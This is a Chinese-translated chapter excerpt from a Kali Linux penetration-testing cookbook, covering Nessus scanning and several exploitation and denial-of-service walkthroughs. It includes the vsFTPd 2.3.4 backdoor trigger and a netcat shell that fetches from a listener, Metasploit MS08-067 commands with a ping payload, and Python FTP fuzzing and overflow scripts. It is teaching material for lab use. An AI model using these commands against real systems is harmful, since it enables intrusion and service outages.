
准备

要在Nessus中配置扫描策略，必须首先在Kali Linux渗透测试平台上安装Nessus的功能副本。 因为Nessus是一个需要许可的产品，它不会在Kali默认安装。 有关如何在Kali中安装Nessus的更多信息，请参阅第一章中的“Nessus 安装”秘籍。

操作步骤

要在Nessus中配置新的扫描策略，首先需要访问Nessus Web界面： `https：// localhost：8834` 或 `https://127.0.0.1:8834` 。或者，如果你不从运行Nessus的相同系统访问Web界面，则应指定相应的IP地址或主机名。加载Web界面后，你需要使用在安装过程中配置的帐户或安装后构建的其他帐户登录。登录后，应选择页面顶部的 `Policy` 选项卡。如果没有配置其他策略，您将看到一个空列表和一个 `New Policy` 按钮。点击该按钮来开始构建第一个扫描策略。

单击 `New Policy` 后， `Policy Wizard` 屏幕将弹出一些预配置的扫描模板，可用于加快创建扫描策略的过程。如下面的屏幕截图所示，每个模板都包含一个名称，然后简要描述其预期功能：



在大多数情况下，这些预配置的扫描配置文件中，至少一个与你尝试完成的配置相似。 可能所有这些中最常用的是 `Basic Network Scan` 。 要记住，选择任何一个选项后，仍然可以修改现有配置的每个详细信息。 它们只是在那里，让你更快开

始。 或者，如果你不想使用任何现有模板，您可以向下滚动并选择 `Advanced Policy` 选项，这会让你从头开始。

如果选择任何一个预配置的模板，您可以通过三步快速的过程来完成扫描配置。 该过程分为以下步骤：

1. 步骤1允许您配置基本详细信息，包括配置文件名称，描述和可见性（公共或私有）。 公开的个人资料将对所有Nessus用户可见，而私人个人只有创建它的用户才能看到。
2. 步骤2将简单地询问扫描是内部扫描还是外部扫描。 外部扫描将是针对可公共访问的主机执行的，通常位于企业网络的DMZ中。 外部扫描不要求你处于同一网络，但可以在Internet上执行。 或者，从网络内执行内部扫描，并且需要直接访问扫描目标的LAN。
3. 步骤3，最后一步，使用SSH或Windows身份验证请求扫描设备的身份验证凭据。 完成后，访问 `Profiles` 选项卡时，可以在先前为空的列表中看到新的配置文件。 像这样：



这种方法可以快速方便地创建新的扫描配置文件，但不能完全控制测试的漏洞和执行的扫描类型。 要修改更详细的配置，请单击新创建的策略名称，然后单击 `Advanced Mode` 链接。 此配置模式下的选项非常全面和具体。 可以在屏幕左侧访问四个不同的菜单，这包括：

`General Settings` （常规设置）：此菜单提供基本配置，定义如何执行发现和服务枚举的详细端口扫描选项，以及定义有关速度，节流，并行性等策略的性能选项。

`Credentials` （凭证）：此菜单可以配置Windows，SSH，Kerberos 凭据，甚至一些明文协议选项（不推荐）。

`Plugins` （插件）：此菜单提供对Nessus插件的极其精细的控制。“插件”是Nessus中用于执行特定审计或漏洞检查的项目。 你可以根据功能类型启用或禁用审计组，或者逐个操作特定的插件。

`Preferences` （首选项）：此菜单涵盖了Nessus所有操作功能的更模糊的配置，例如HTTP身份验证，爆破设置和数据库交互。

工作原理

扫描策略定义了Nessus所使用的值，它定义了如何运行扫描。 这些扫描策略像完成简单扫描向导设置所需的三个步骤一样简单，或者像定义每个独特插件并应用自定义认证和操作配置一样复杂。

5.4 Nessus 漏洞扫描

Nessus是最强大和全面的漏洞扫描器之一。 通过定位一个系统或一组系统，Nessus能够自动扫描所有可识别服务的大量漏洞。 一旦配置了扫描策略来定义Nessus扫描器的配置，扫描策略可用于对远程目标执行扫描并进行评估。这个秘籍将展示如何使用Nessus执行漏洞扫描。


准备

要在Nessus中配置扫描策略，必须首先在Kali Linux渗透测试平台上安装Nessus的功能副本。 因为Nessus是一个需要许可的产品，它不会在Kali默认安装。 有关如何在Kali中安装Nessus的更多信息，请参阅第一章中的“Nessus 安装”秘籍。

此外，在使用Nessus扫描之前，需要创建至少一个扫描策略。 有关在Nessus中创建扫描策略的更多信息，请参阅上一个秘籍。

操作步骤

要在Nessus中开始新的扫描，您需要确保在屏幕顶部选择了 `Scans` 选项卡。 如果过去没有运行扫描，则会在屏幕中央生成一个空列表。 要执行第一次扫描，您需要单击屏幕左侧的蓝色 `New Scan` 按钮，像这样：



这需要一些基本的配置信息。系统将提示你输入一系列字段，包括 `Name` , `Policy` , `Folder` , 和 `Targets` 。 `Name` 字段仅用作唯一标识符，以将扫描结果与其他扫描区分开。如果要执行大量扫描，则有必要非常明确扫描名称。第二个字段是真正定义扫描的所有细节。此字段允许你选择要使用的扫描策略。如果你不熟悉扫描策略的工作原理，请参阅本书中的上一个秘籍。登录用户创建的任何公共或私有扫描策略都应在 `Policy` 下拉菜单中显示。 `Folder` 字段定义将放置扫描结果的文件夹。当你需要对大量扫描结果进行排序时，在文件夹中组织扫描会很有帮助。可以通过单击 `New Folder` 从 `Scans` 主菜单创建新的扫描文件夹。最后一

个字段是 `Targets` 。此字段显示如何定义要扫描的系统。在这里，你可以输入单个主机IP地址，IP地址列表，IP地址的顺序范围，CIDR范围或IP范围列表。或者，你可以使用主机名，假设扫描器能够使用DNS正确解析为IP地址。最后，还有一个选项用于上传文本文件，它包含任何上述格式的目标列表，像这样：

New Scan / Basic Settings

Name: Example Scan1

Policy: Example Policy

Folder: My Scans

Targets: 172.16.36.0/24

Upload Targets: Add File

配置扫描后，可以使用屏幕底部的 `Launch` 按钮来执行扫描。 这会立即将扫描添加到扫描列表，并且可以实时查看结果，如以下屏幕截图所示：

Scans / My Scans

Name	Status
Example Scan1	Running

即使扫描正在运行，你也可以单击扫描名称，并在识别出来时开始查看漏洞。 颜色编码用于快速轻易地识别漏洞的数量及其严重性级别，如以下屏幕截图所示：



单击 `Example` 扫描后，我们可以看到两个正在扫描的主机。 第一个表示扫描完成，第二个主机完成了2%。 `Vulnerabilities` 列中显示的条形图显示与每个给定主机关联的漏洞数量。 或者，可以单击屏幕顶部的 `Vulnerabilities` 链接，根据发现的漏洞以及确定该漏洞的主机数量来组织结果。 在屏幕的右侧，我们可以看到类似的饼图，但这一个对应于所有扫描的主机，如以下屏幕截图所示：



此饼图还清晰定义每种颜色的含义，从关键漏洞到详细信息。 通过选择任何特定主机IP地址的链接，你可以看到识别为该主机的特定漏洞：



此漏洞列表标识插件名称，通常会给出发现和严重性级别的简要说明。 作为渗透测试程序，如果你要在目标系统上实现远程代码执行，关键和高漏洞通常是最有希望的。 通过单击任何一个特定漏洞，你可以获得该漏洞的大量详细信息，如以下屏幕截图所示：

Example Scan1 Export

Hosts > 172.16.36.225 > Vulnerabilities 76

Severity	Plugin Name	Count
CRITICAL	MS05-027: Vulnerability in SMB Could Allow Remote Code Exec...	1
CRITICAL	MS06-040: Vulnerability in Server Service Could Allow Remote C...	1
CRITICAL	MS08-067: Microsoft Windows Server Service Crafted RPC Req...	1
CRITICAL	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Cod...	1

除了描述和修补信息之外，该页面还将为进一步研究提供替代来源，最重要的是（对于渗透测试人员）显示是否存在漏洞。 此页面通常还会表明可用的利用是否是公开的利用，或者是否存在于利用框架（如Metasploit，CANVAS 或 Core Impact）中。

工作原理

大多数漏洞扫描程序会通过评估多个不同的响应来尝试确定系统是否容易受特定攻击。 一些情况下，漏洞扫描可以简化为与远程服务建立TCP连接并且通过自我公开的特征，识别已知的漏洞版本。 在其他情况下，可以向远程服务发送一系列复杂的特定的探测请求，来试图请求对服务唯一的响应，该服务易受特定的攻击。 Nessus同时执行大量测试，来试图为给定目标生成完整的攻击面图像。

5.5 Nessuscmd 命令行扫描

Nessuscmd是Nessus中的命令行工具。 如果你希望将Nessus插件扫描集成到脚本，或重新评估先前发现的漏洞，Nessuscmd可能非常有用。

准备

要在Nessus中配置扫描策略，必须首先在Kali Linux渗透测试平台上安装Nessus的功能副本。 因为Nessus是一个需要许可的产品，它不会在Kali默认安装。 有关如何在Kali中安装Nessus的更多信息，请参阅第一章中的“Nessus 安装”秘籍。

操作步骤

你需要切换到包含nessuscmd脚本的目录来开始。 然后，通过不提供任何参数来执行脚本，你可以查看包含相应用法和可用选项的输出，如下所示：

```
root@KaliLinux:~# cd /opt/nessus/bin/
root@KaliLinux:/opt/nessus/bin# ./nessuscmd
Error - no target specified
nessuscmd (Nessus) 5.2.5 [build N25109]
Copyright (C) 1998 - 2014 Tenable Network Security, Inc
Usage:
nessuscmd <option> target...
```

为了使用已知的Nessus插件ID对远程主机执行nessuscmd扫描，必须使用 `-i` 参数，并提供所需的插件ID的值。 出于演示目的，我们使用知名的MS08-067漏洞的插件ID执行扫描，如下所示：

```
root@KaliLinux:/opt/nessus/bin# ./nessuscmd -i 34477 172.16.36.1
35
Starting nessuscmd 5.2.5
Scanning '172.16.36.135'...

+ Host 172.16.36.135 is up
```

第一次扫描在不容易受到指定插件测试的漏洞攻击的主机上执行。 输出显式主机已启动，但未提供其他输出。 或者，如果系统存在漏洞，会返回对应这个插件的输出，像这样：

```
root@KaliLinux:/opt/nessus/bin# ./nessuscmd -i 34477 172.16.36.2
25
Starting nessuscmd 5.2.5
Scanning '172.16.36.225'...

+ Results found on 172.16.36.225 :
   - Port microsoft-ds (445/tcp)
     [!] Plugin ID 34477
      |
      | Synopsis :
      |
      |
      | Arbitrary code can be executed on the remote host due to
a flaw
      | in the
      | 'Server' service.
      |
      | Description :
      |
      |
      | The remote host is vulnerable to a buffer overrun in the
'Server'
      | service that may allow an attacker to execute arbitrary c
ode on
      | the
      | remote host with the 'System' privileges.
      | See also :
      |
      |
      | http://technet.microsoft.com/en-us/security/bulletin/ms08
-067
      |
      |
      |
      | Solution :
      |
      | Microsoft has released a set of patches for Windows 2000,
 XP, 2003,
      | Vista and 2008.
      |
      | Risk factor :
      |
      |
      | Critical / CVSS Base Score : 10.0
      | (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)
      | CVSS Temporal Score : 8.7
      | (CVSS2#E:H/RL:OF/RC:C)
      | Public Exploit Available : true
```

工作原理

大多数漏洞扫描程序会通过评估多个不同的响应来尝试确定系统是否容易受特定攻击。 一些情况下，漏洞扫描可以简化为与远程服务建立TCP连接并且通过自我公开的特征，识别已知的漏洞版本。 在其他情况下，可以向远程服务发送一系列复杂的特定的探测请求，来试图请求对服务唯一的响应，该服务易受特定的攻击。Nessuscmd执行相同的测试，或者由常规Nessus接口，给定一个特定的插件ID来执行。 唯一的区别是执行漏洞扫描的方式。

5.6 使用 HTTP 交互来验证漏洞

作为渗透测试者，任何给定漏洞的最佳结果是实现远程代码执行。 但是，在某些情况下，我们可能只想确定远程代码执行漏洞是否可利用，但不想实际遵循整个利用和后续利用过程。 执行此操作的一种方法是创建一个Web服务器，该服务器将记录交互并使用给定的利用来执行将代码，使远程主机与Web服务器交互。 此秘籍战死了如何编写自定义脚本，用于使用HTTP流量验证远程代码执行漏洞。

准备

要使用HTTP交互验证漏洞，你需要一个运行拥有远程代码执行漏洞的软件的系统。 此外，本节需要使用文本编辑器（如VIM或Nano）将脚本写入文件系统。 有关编写脚本的更多信息，请参阅本书第一章中的“使用文本编辑器（VIM和Nano）”秘籍。

操作步骤

在实际利用给定的漏洞之前，我们必须部署一个Web服务器，它会记录与它的交互。 这可以通过一个简单的Python脚本来完成，如下所示：

```
#!/usr/bin/python

import socket

print "Awaiting connection...\n"

httprecv = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
httprecv.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
httprecv.bind(("0.0.0.0",8000))
httprecv.listen(2)

(client, ( ip,sock)) = httprecv.accept()
print "Received connection from : ", ip
data = client.recv(4096)
print str(data)

client.close()
httprecv.close()
```

这个Python脚本使用套接字库来生成一个Web服务器，该服务器监听所有本地接口的TCP 8000 端口。 接收到来自客户端的连接时，脚本将返回客户端的IP地址和发送的请求。 为了使用此脚本验证漏洞，我们需要执行代码，使远程系统与托管的Web服务进行交互。 但在这之前，我们需要使用以下命令启动我们的脚本：

```
root@KaliLinux:~# ./httprecv.py
Awaiting connection...
```

接下来，我们需要利用导致远程代码执行的漏洞。 通过检查Metasploitable2盒子内的Nessus扫描结果，我们可以看到运行的FTP服务有一个后门，可以通过提供带有笑脸的用户名来触发。 没有开玩笑......这实际上包含在 FTP 生产服务中。 为了尝试利用它，我们将首先使用适当的用户名连接到服务，如下所示：

```
root@KaliLinux:~# ftp 172.16.36.135 21
Connected to 172.16.36.135.
220 (vsFTPd 2.3.4)
Name (172.16.36.135:root): Hutch:)
331 Please specify the password.
Password:
^C
421 Service not available, remote server has closed connection
```

尝试连接到包含笑脸的用户名后，后门应该在远程主机的TCP端口6200上打开。我们甚至不需要输入密码。 反之， `Ctrl + C` 可用于退出FTP客户端，然后可以使用Netcat连接到打开的后门，如下所示：

```
root@KaliLinux:~# nc 172.16.36.135 6200
wget http://172.16.36.224:8000
--04:18:18--  http://172.16.36.224:8000/
           => `index.html'
Connecting to 172.16.36.224:8000... connected.
HTTP request sent, awaiting response... No data received.
Retrying.

--04:18:19--  http://172.16.36.224:8000/
  (try: 2) => `index.html'
Connecting to 172.16.36.224:8000... failed: Connection refused.
^C
```

与开放端口建立TCP连接后，我们可以使用我们的脚本来验证，我们是否可以进行远程代码执行。 为此，我们尝试以 HTTP 检测服务器的 URL 使用 `wget` 。 尝试执行此代码后，我们可以通过查看脚本输出来验证是否收到了HTTP请求：

```
root@KaliLinux:~# ./httprecv.py
Received connection from :  172.16.36.135
GET / HTTP/1.0
User-Agent: Wget/1.10.2
Accept: */*
Host: 172.16.36.224:8000
Connection: Keep-Alive
```

工作原理

此脚本的原理是识别来自远程主机的连接尝试。 执行代码会导致远程系统连接回我们的监听服务器，我们可以通过利用特定的漏洞来验证远程代码执行是否存在。 在远程服务器未安装 `wget` 或 `curl` 的情况下，可能需要采用另一种手段来识别远程代码执行。

5.7 使用 ICMP 交互来验证漏洞

作为渗透测试者，任何给定漏洞的最佳结果是实现远程代码执行。 但是，在某些情况下，我们可能只想确定远程代码执行漏洞是否可利用，但不想实际遵循整个利用和后续利用过程。 一种方法是运行一个脚本，记录ICMP流量，然后在远程系统上执行ping命令。 该秘籍演示了如何编写自定义脚本，用于使用ICMP流量验证远程代码执行漏洞。

准备

要使用ICMP交互验证漏洞，你需要一个运行拥有远程代码执行漏洞的软件的系统。 此外，本节需要使用文本编辑器（如VIM或Nano）将脚本写入文件系统。 有关编写脚本的更多信息，请参阅本书第一章中的“使用文本编辑器（VIM和Nano）”秘籍。

操作步骤

在实际利用给定漏洞之前，我们必须部署一个脚本，来记录传入的ICMP流量。 这可以通过使用Scapy的简单Python脚本完成，如下所示：

```
#!/usr/bin/python

import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import *

def rules(pkt):
    try:
        if (pkt[IP].dst=="172.16.36.224") and (pkt[ICMP]):
            print str(pkt[IP].src) + " is exploitable"
    except:
        pass

print "Listening for Incoming ICMP Traffic.  Use Ctrl+C to stop
listening"

sniff(lfilter=rules,store=0)
```

这个Python脚本监听所有传入的流量，并将发往扫描系统的任何ICMP流量的源标记为存在漏洞。 为了使用此脚本验证漏洞是否能够利用，我们需要执行代码，使远程系统 `ping` 我们的扫描系统。 为了演示这一点，我们可以使用 Metasploit 来利用远程代码执行漏洞。 但在这之前，我们需要启动我们的脚本，如下：

```
root@KaliLinux:~# ./listener.py
Listening for Incoming ICMP Traffic.  Use Ctrl+C to stop listeni
ng
```

接下来，我们需要利用导致远程代码执行的漏洞。 通过检查 Windows XP 框的 Nessus 扫描结果，我们可以看到系统容易受到 MS08-067 漏洞的攻击。 为了验证这一点，我们使用执行 `ping` 命令的载荷，使其 `ping` 我们的扫描系统来利用漏洞，如下所示：

```
msf > use exploit/windows/smb/ms08_067_netapi
msf  exploit(ms08_067_netapi) > set PAYLOAD windows/exec
PAYLOAD => windows/exec
msf  exploit(ms08_067_netapi) > set RHOST 172.16.36.225
RHOST => 172.16.36.225
msf  exploit(ms08_067_netapi) > set CMD cmd /c ping 172.16.36.22
4 -n 1
CMD => cmd /c ping 172.16.36.224 -n 1
msf  exploit(ms08_067_netapi) > exploit

[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
```

Metasploit中的利用配置为使用 `windows / exec` 载荷，它在被利用系统中执行代码。 此载荷配置为向我们的扫描系统发送单个ICMP回显请求。 执行后，我们可以通过查看仍在监听的原始脚本来确认漏洞利用是否成功，如下所示：

```
root@KaliLinux:~# ./listener.py
Listening for Incoming ICMP Traffic.  Use Ctrl+C to stop listeni
ng
172.16.36.225 is exploitable
```

工作原理

此脚本的原理是监听来自远程主机的传入的ICMP流量。 通过执行代码，使远程系统向我们的监听服务器发送回显请求，我们可以通过利用特定的漏洞来验证远程代码执行是否可以利用。

第六章 拒绝服务

> 作者：Justin Hutchens
>
> 译者：飞龙
>
> 协议：CC BY-NC-SA 4.0

任何时候，当你通过互联网访问公开资源，甚至通过内部网络访问小型社区时，重要的是要考虑拒绝服务（DoS）攻击的风险。 DoS 攻击可能令人沮丧，并且可能非常昂贵。 最糟糕的是，这些威胁往往是一些最难以缓解的威胁。 为了能够正确评估对网络和信息资源的威胁，必须了解现有的 DoS 威胁的类型以及与之相关的趋势。

在单独讨论列出的每个秘籍之前，我们应该强调一些基本原则，并了解它们如何与本章中讨论的 DoS 攻击相关。 我们将在接下来的秘籍中讨论的 DoS 攻击可以分为缓冲区溢出，流量放大攻击或资源消耗攻击。 我们将按此顺序讨论与这些类型的攻击的工作原理相关的一般原则。

缓冲区溢出是一种编程漏洞，可能导致应用程序，服务或整个底层操作系统的拒绝服务。 一般来说，缓冲区溢出能够导致拒绝服务，因为它可能导致任意数据被加载到非预期的内存段。 这可能会中断执行流程，并导致服务或操作系统崩溃。 流量放大 DoS 攻击能够通过消耗特定服务器，设备或网络可用的网络带宽来产生 DoS 条件。 流量放大攻击需要两个条件才能成功。 这些条件如下：

- 重定向：攻击者必须能够请求可以重定向到受害者的响应。 这通常通过 IP 欺骗来实现。 因为 UDP 不是面向连接的协议，所以使用 UDP 作为其相关的传输层协议的大多数应用层协议，可以用于通过伪造的请求，将服务响应重定向到其他主机。
- 放大：重定向的响应必须大于请求该响应的请求。 响应字节大小和请求字节大小的比率越大，攻击就越成功。

例如，如果发现了生成 10 倍于相关请求的响应的 UDP 服务，则攻击者可以利用该服务来潜在地生成 10 倍的攻击流量，而不是通过将伪造的请求发送到 漏洞服务，以可能最高的速率传输。 资源消耗攻击是产生如下的条件的攻击，其中主机服务器或设备的本地资源被消耗到一定程度，使得这些资源不再能够用于执行其预期的操作功能。 这种类型的攻击可以针对各种本地资源，包括内存，处理器性能，磁盘空间或并发网络连接的可持续性。

6.1 使用模糊测试来识别缓冲区溢出

识别缓冲区溢出漏洞的最有效的技术之一是模糊测试。 模糊测试通过将精巧的或随机数据传递给函数，来测试与各种输入相关的结果。 在正确的情况下，输入数据可能逃离其指定的缓冲区，并流入相邻的寄存器或内存段。 此过程将中断执行流程并导致应用程序或系统崩溃。 在某些情况下，缓冲区溢出漏洞也可以用于执行未经授权的代码。 在这个秘籍中，我们会讨论如何通过开发自定义的Fuzzing工具，来测试缓冲区溢出漏洞。

准备

为了执行远程模糊测试，你需要有一个运行 TCP 或 UDP 网络服务的系统。 在提供的示例中，使用了拥有 FTP 服务的 Windows XP 系统。 有关设置 Windows 系统的更多信息，请参阅本书第一章的“安装 Windows Server”秘籍。 此外，本节需要使用文本编辑器（如 VIM 或 Nano）将脚本写入文件系统。 有关编写脚本的更多信息，请参阅本书第一章的“使用文本编辑器（VIM 和 Nano）”秘籍。

工作原理

Python 是一种优秀的脚本语言，可用于高效开发自定义的模糊测试工具。 当评估 TCP 服务时，套接字函数可用于简化执行完全三次握手序列，和连接到监听服务端口的过程。 任何模糊脚本的主要目的是，将数据作为输入发送到任何给定的函数并评估结果。 我开发了一个脚本，可以用来模糊测试 FTP 服务的验证后的功能，如下所示：

```
#!/usr/bin/python

import socket
import sys

if len(sys.argv) != 6:
    print "Usage - ./ftp_fuzz.py [Target-IP] [Port Number] [Payl
oad] [Interval] [Maximum]"
    print "Example - ./ftp_fuzz.py 10.0.0.5 21 A 100 1000"
    print "Example will fuzz the defined FTP service with a seri
es of payloads"
    print "to include 100 'A's, 200 'A's, etc... up to the maxim
um of 1000"
    sys.exit()

target = str(sys.argv[1])
port = int(sys.argv[2])
char = str(sys.argv[3])
i = int(sys.argv[4])
interval = int(sys.argv[4])
max = int(sys.argv[5])
user = raw_input(str("Enter ftp username: "))
passwd = raw_input(str("Enter ftp password: "))
command = raw_input(str("Enter FTP command to fuzz: "))

while i <= max:
    try:
        payload = command + " " + (char * i)
        print "Sending " + str(i) + " instances of payload (" +
char + ") to target"
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

        connect=s.connect((target,port))
        s.recv(1024)
        s.send('USER ' + user + '\r\n')
        s.recv(1024)
        s.send('PASS ' + passwd + '\r\n')
        s.recv(1024)
        s.send(payload + '\r\n')
        s.send('QUIT\r\n')
        s.recv(1024)
        s.close()
        i = i + interval
    except:
        print "\nUnable to send...Server may have crashed"
        sys.exit()

print "\nThere is no indication that the server has crashed"
```

脚本的第一部分定义了 Python 解释器的位置，并导入所需的库。 第二部分检查提供的参数数量，以确保其与脚本的适当用法一致。 脚本的第三部分定义将在整个脚本执行期间使用的变量。 其中几个变量从系统参数中接收到它们的值，这些参数在执行时传递给脚本。 剩余的变量通过接受脚本的用户的输入来定义。 最后，脚本的其余部分定义了模糊测试过程。 我们执行 `ftp_fuzz.py` 文件，如下：

```
root@KaliLinux:~# ./ftp_fuzz.py
Usage - ./ftp_fuzz.py [Target-IP] [Port Number] [Payload] [Inter
val] [Maximum]
Example - ./ftp_fuzz.py 10.0.0.5 21 A 100 1000
Example will fuzz the defined FTP service with a series of paylo
ads to include 100 'A's, 200 'A's, etc... up to the maximum of 1
000
root@KaliLinux:~# ./ftp_fuzz.py 172.16.36.134 21 A 100 1000
Enter ftp username: anonymous
Enter ftp password: user@mail.com
Enter FTP command to fuzz: MKD

Sending 100 instances of payload (A) to target
Sending 200 instances of payload (A) to target
Sending 300 instances of payload (A) to target
Sending 400 instances of payload (A) to target
Sending 500 instances of payload (A) to target
Sending 600 instances of payload (A) to target
Sending 700 instances of payload (A) to target
Sending 800 instances of payload (A) to target
Sending 900 instances of payload (A) to target
Sending 1000 instances of payload (A) to target

There is no indication that the server has crashed
```

如果脚本在没有适当数量的系统参数的情况下执行，脚本将返回预期的用法。有几个值必须作为系统参数来包含。要传递给脚本的第一个参数是目标 IP 地址。此 IP 地址是与运行所需模糊测试的 FTP 服务的系统相关的 IP 地址。下一个参数是运行 FTP 服务的端口号。在大多数情况下，FTP 在 TCP 端口 21 中运行。载荷定义了要批量传递到服务的字符或字符序列。 `interval` 参数定义了在一次迭代中传递给 FTP 服务的载荷实例数。参数也是这样的数量，通过该数量，载荷实例的数量将随着每次连续迭代增加到最大值。此最大值由最后一个参数的值定义。在使用这些系统参数执行脚本后，它将请求 FTP 服务的身份验证凭证，并询问应该对哪个身份验证后的功能进行模糊测试。在提供的示例中，模糊测试对 IP 地址 `172.16.36.134` 的 Windows XP 主机的 TCP 端口 21 上运行的 FTP 服务执行。匿名登录凭据传递给了具有任意电子邮件地址的 FTP 服务。此外，一系列 As 被传递到 MKD 验证后的功能，从 100 个实例开始，并每次增加 100，直到达到最大 1000 个实例。同样的脚本也可以用来传递载荷中的一系列字符：

```
root@KaliLinux:~# ./ftp_fuzz.py 172.16.36.134 21 ABCD 100 500
Enter ftp username: anonymous
Enter ftp password: user@mail.com
Enter FTP command to fuzz: MKD
Sending 100 instances of payload (ABCD) to target
Sending 200 instances of payload (ABCD) to target
Sending 300 instances of payload (ABCD) to target
Sending 400 instances of payload (ABCD) to target
Sending 500 instances of payload (ABCD) to target

There is no indication that the server has crashed
```

在所提供的示例中，载荷被定义为 `ABCD` ，并且该载荷的实例被定义为 100 的倍数，直到最大值 500。

工作原理

一般来说，缓冲区溢出能够导致拒绝服务，因为它们可能导致任意数据被加载到非预期的内存段。 这可能中断执行流程，并导致服务或操作系统崩溃。 此秘籍中讨论的特定脚本的工作原理是，在服务或操作系统崩溃的情况下，套接字将不再接受输入，并且脚本将无法完成整个载荷注入序列。 如果发生这种情况，脚本需要使用 `Ctrl + C` 强制关闭。在这种情况下，脚本会返回一个标志，表示后续的载荷无法发送，并且服务器可能已崩溃。

6.2 FTP 远程服务的缓冲区溢出 DoS 攻击

在正确的情况下，输入数据可能逃离其指定的缓冲区并流入相邻的寄存器或内存段。 此过程将中断执行流程并导致应用程序或系统崩溃。 在某些情况下，缓冲区溢出漏洞也可以用于执行未经授权的代码。 在这个特定的秘籍中，我们基于 Cesar 0.99 FTP 服务的缓冲区溢出，展示如何执行 DoS 攻击的示例。

准备

为了执行远程模糊测试，你需要有一个运行 TCP 或 UDP 网络服务的系统。 在提供的示例中，使用了拥有 FTP 服务的 Windows XP 系统。 有关设置 Windows 系统的更多信息，请参阅本书第一章的“安装 Windows Server”秘籍。 此外，本节需要使用文本编辑器（如 VIM 或 Nano）将脚本写入文件系统。 有关编写脚本的更多信息，请参阅本书第一章的“使用文本编辑器（VIM 和 Nano）”秘籍。

操作步骤

有一个公开披露的漏洞与 Cesar 0.99 FTP 服务相关。 此漏洞由常见漏洞和披露（CVE）编号系统定义为 CVE-2006-2961。 通过对此漏洞进行研究，显然可以通过向 MKD 函数发送换行字符的验证后序列，来触发基于栈的缓冲区溢出。 为了避

免将 `\n` 转义序列传递给 Python 脚本，以及之后在提供的输入中正确解释它的相关困难，我们应该修改先前秘籍中讨论的脚本。 然后，我们可以使用修改的脚本来利用此现有漏洞：

```
#!/usr/bin/python

import socket
import sys

if len(sys.argv) != 5:
    print "Usage - ./ftp_fuzz.py [Target-IP] [Port Number] [Interval] [Maximum]"
    print "Example - ./ftp_fuzz.py 10.0.0.5 21 100 1000"
    print "Example will fuzz the defined FTP service with a series of line break "
    print "characters to include 100 '\\n's, 200 '\\n's, etc... up to the maximum of 1000"
    sys.exit()

target = str(sys.argv[1])
port = int(sys.argv[2])
i = int(sys.argv[3])
interval = int(sys.argv[3])
max = int(sys.argv[4])
user = raw_input(str("Enter ftp username: "))
passwd = raw_input(str("Enter ftp password: "))
command = raw_input(str("Enter FTP command to fuzz: "))

